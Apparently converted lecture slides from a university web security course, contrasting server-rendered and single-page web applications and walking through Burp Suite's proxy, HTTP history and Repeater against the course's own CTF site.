


MODERN WEB APPLICATIONS

Web Applications: old but still common approach



Web Applications: old but still common approach (2)




Pros:

- browser is doing little work (it is mainly a “viewer”)
- Simple logic: most things are done by the server

Cons:

- Hard to scale: large load on the server
- Decoupling: what if want to support a mobile app that has its own way of rendering the content?

Web Applications: modern approach




The browser is in charge of building the HTML page using the static resources and the response from the REST API.

Most static resources are cached by CDN

The server is processing the requests, serializing (JSON) the data that should be shown in a page. HTML code is not dynamically generated.

Web Applications: modern approach (2)



Pros:

- the server is mainly serving static resources and computing the minimal data required for a response
- Clear separation between frontend and backend, making easier to support other client platforms (e.g., mobile app)

Cons:

- Extremely advanced client frameworks

Web Applications: modern approach (3)

Modern client web frameworks propose the Single-Page Application (SPA) paradigm:

- there is only a single page that is doing all the work. Depending on the URL, the page is built and rendered in different ways.
- when the user clicks something, the page performs a REST request, waits for the response and then renders the new content
- the client framework dynamically modifies the DOM
- there is no need thus reload from scratch the page for each user interaction
- better response time and better user experience
- It is very hard to inspect the code for a human or a bot (e.g., a search engine)

BURP SUITE

Burp Suite by PortSwigger

- Platform for performing security testing of web applications
 - Written in Java. Proprietary and closed source :(
 - Luckily, there is a (free) community edition for Linux, Windows, and Mac OS X [\[DOWNLOAD\]](#)
 - Several functionalities:
 - HTTP(S) Interceptor
 - HTTP(S) repeater
 - Request comparer
- NOTE: THERE IS NO MAGIC BEHIND THIS TOOL. HENCE YOU CAN DO THE SAME THINGS WITH OTHER (100% OPEN SOURCE) TOOLS. HOWEVER, THIS TOOL CAN BE VALUABLE AT THE BEGINNING WHEN YOU ARE JUST STARTING LEARNING ABOUT THE WEB.**

Another valuable resource from the same company...



Web Security Academy



Boost your career

The Web Security Academy is a strong step toward a career in cybersecurity.



Flexible learning

Learn anywhere, anytime, with free interactive labs and progress-tracking.



Learn from experts

Produced by a world-class team - led by the author of The Web Application Hacker's Handbook.


It nicely covers the topics that we will see in the upcoming lectures. The labs may help you prepare for the CTF.

Tutorial - Burp Suite (1)




Tutorial - Burp Suite (2)

A temporary project is fine for our goals.



Tutorial - Burp Suite (3)


Default settings
are fine for our
goals.



Tutorial - Burp Suite (4)

Dashboard...


Use the tabs to switch to specific functionalities



Tutorial - Burp Suite (5)


Tab: Proxy >
Intercept

Use *Open Browser*
to launch the
embedded
browser



Tutorial - Burp Suite (6)

The embedded browser is based on Chromium. This a (clean) browser: use it for the challenges.




Tutorial - Burp Suite (7)

When doing a HTTP request, Burp will intercept it and wait for your instruction:

- forward
- drop

You can edit the request before forwarding it.



Tutorial - Burp Suite (8)


Intercepting each request
gives you a lot of control but
it is a mess when a site
requires a lot of requests...
e.g., for images, css, js, etc.



Hence, we can disable this
function: click *intercept is on*.
Now, we can browse without
stopping each request.

Tutorial - Burp Suite (9)

Burp Suite is messing up with the certificates! This is done to correctly intercept our HTTPS traffic.



Tutorial - Burp Suite (9)

Tab: **Proxy > HTTP History**

We get a history of all network requests. We can easily inspect them...

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	
1	https://webhack.it	GET	/			200	5395	HTML		WebHackIT 2021 - H...	✓	1	
2	http://webhack.it	GET	/			301	640	HTML		301 Moved Permanen...		1	
3	https://webhack.it	GET	/			200	5394	HTML		WebHackIT 2021 - H...	✓	1	
10	https://webhack.it	GET	/static/js/jquery-3.4.1.min.js			200	88779	script	js			✓	1
11	https://webhack.it	GET	/static/js/popper.min.js			200	19823	script	js			✓	1
12	https://webhack.it	GET	/static/js/bootstrap.min.js			200	49579	script	js			✓	1
13	https://webhack.it	GET	/static/js/datatables.min.js			200	88469	script	js			✓	1
14	https://webhack.it	GET	/static/js/flatpickr.min.js			200	49151	script	js			✓	1
15	https://webhack.it	GET	/static/js/dcf7.js			200	1599	script	js			✓	1
19	https://fonts.gstatic.com	GET	/s/sourcesanspro/v14/6xK3dSBY...			200	17055	woff2				✓	2

Tutorial - Burp Suite (10)

Tab: Proxy > HTTP History

We can see the request and the response.

The screenshot shows the Burp Suite interface with the title "Burp Suite Community Edition V2021.9.1 - Temporary Project". The "HTTP history" tab is selected. The main pane displays a list of network requests:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
1	https://webhack.it	GET	/			200	5395	HTML		WebHackIT 2021 - H...		✓	185.199.11
2	http://webhack.it	GET	/			301	640	HTML		301 Moved Perman...			185.199.11
3	https://webhack.it	GET	/			200	5394	HTML		WebHackIT 2021 - H...		✓	185.199.11
10	http://webhack.it	GET	/static/favicon/3.4.1.min.js			200	88770	script	js				185.199.11

Below the list are two panes: "Request" and "Response". The "Request" pane shows the raw HTTP request sent to "https://webhack.it". The "Response" pane shows the raw HTTP response received from "https://webhack.it". To the right of these panes is the "INSPECTOR" panel, which contains tabs for "Request Attributes", "Request Headers (16)", and "Response Headers (20)".

Tutorial - Burp Suite (11)

Tab: **Proxy > HTTP History**

If we want to repeat a request, then can use
Send to Repeater

The screenshot shows the Burp Suite interface with the following details:

- Navigation Bar:** Burp, Project, Intruder, Repeater, Window, Help.
- Sub-Menu:** Intercept, HTTP history, WebSockets history, Options.
- Table Headers:** #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension, Title, Comment, TLS, If.
- Table Data:** Several rows of requests are listed, including:
 - https://webhack.it GET / 200 5395 HTML WebHackIT 2021 - H... ✓ 185.199.1
 - http://webhack.it GET / 301 640 HTML 301 Moved Permanen... 185.199.1
 - https://webhac... 200 5394 HTML WebHackIT 2021 - H... ✓ 185.199.1
 - https://webhac... 200 88770 Script in 1 min 185.100.1
- Request Panel:** Shows the selected request details. The "Send to Repeater" option is highlighted.
- Response Panel:** Shows the response details for the selected request.
- Inspector Panel:** Shows request attributes, protocol (HTTP/1), and request headers (16).


Tutorial - Burp Suite (12)

Tab: Repeater

Now we can modify the request (headers and/or the body). E.g.:

- change the URL
- change Accept-Language
- change User-Agent

After we can *Send* it.



Tutorial - Burp Suite (13)

Tab: Repeater

We get back the response. We can use *Render* to view the rendered page.

Burp Suite Community Edition v2021.9.1 - Temporary Project

Target: https://webhack.it | HTTP/2

Request

```
1 GET /secret HTTP/2
2 Host: webhack.it
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
6 Sec-Fetch-Site: none
7 Sec-Fetch-Mode: navigate
8 Sec-Fetch-User: ?1
9 Sec-Fetch-Dest: document
10 Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
11 Sec-Ch-Ua-Mobile: ?
12 Sec-Ch-Ua-Platform: "Linux"
13 Accept-Encoding: gzip, deflate
14 Accept-Language: it-IT,en;q=0.9
15
16
```

Response

```
1 HTTP/2 404 Not Found
2 Server: GitHub.com
3 Content-Type: text/html; charset=utf-8
4 Access-Control-Allow-Origin: *
5 Etag: W/"5f5feel0-247b"
6 Content-Security-Policy: default-src 'none'; style-src
7 X-Proxy-Cache: MISS
8 X-Github-Request-Id: 74E6:0636:62C028:666807:617D75C6
9 Accept-Ranges: bytes
10 Date: Sat, 30 Oct 2021 16:41:42 GMT
11 Via: 1.1 varnish
12 Age: 0
13 X-Served-By: cache-mxp6943-MXP
14 X-Cache: MISS
15 X-Cache-Hits: 0
16 X-Timer: S1635612102.415616,VS0,VE95
17 Vary: Accept-Encoding
18 X-Fastly-Request-Id: 1c7a2014da3e20a83aed2d8b0c428431c
19 Content-Length: 9339
20
21 <!DOCTYPE html>
22 <html>
23 <head>
24   <meta http-equiv="Content-type" content="text/html"
25   <meta http-equiv="Content-Security-Policy" content:
26   <title>
27     Page not found &mdash; GitHub Pages
28   </title>
29   <style type="text/css" media="screen">
30     body{
31       background-color:#f1f1f1;
32       margin:0;
33       font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;
34     }
35   </style>
36 </head>
37 <body>
38   <h1>404</h1>
39   <p>The requested URL was not found on this server. If you entered the URL manually please check your spelling and try again or contact the administrator if you believe this is a mistake.</p>
40   <hr>
41   <small>Generated by GitHub Pages</small>
42 </body>
43 </html>
```

INSPECTOR

- Request Attributes
- Query Parameters (0)
- Body Parameters (0)
- Request Cookies (0)
- Request Headers (16)
- Response Headers (18)


Done

9,958 bytes | 134 millis

Tutorial - Burp Suite (14)

Tab: Intruder

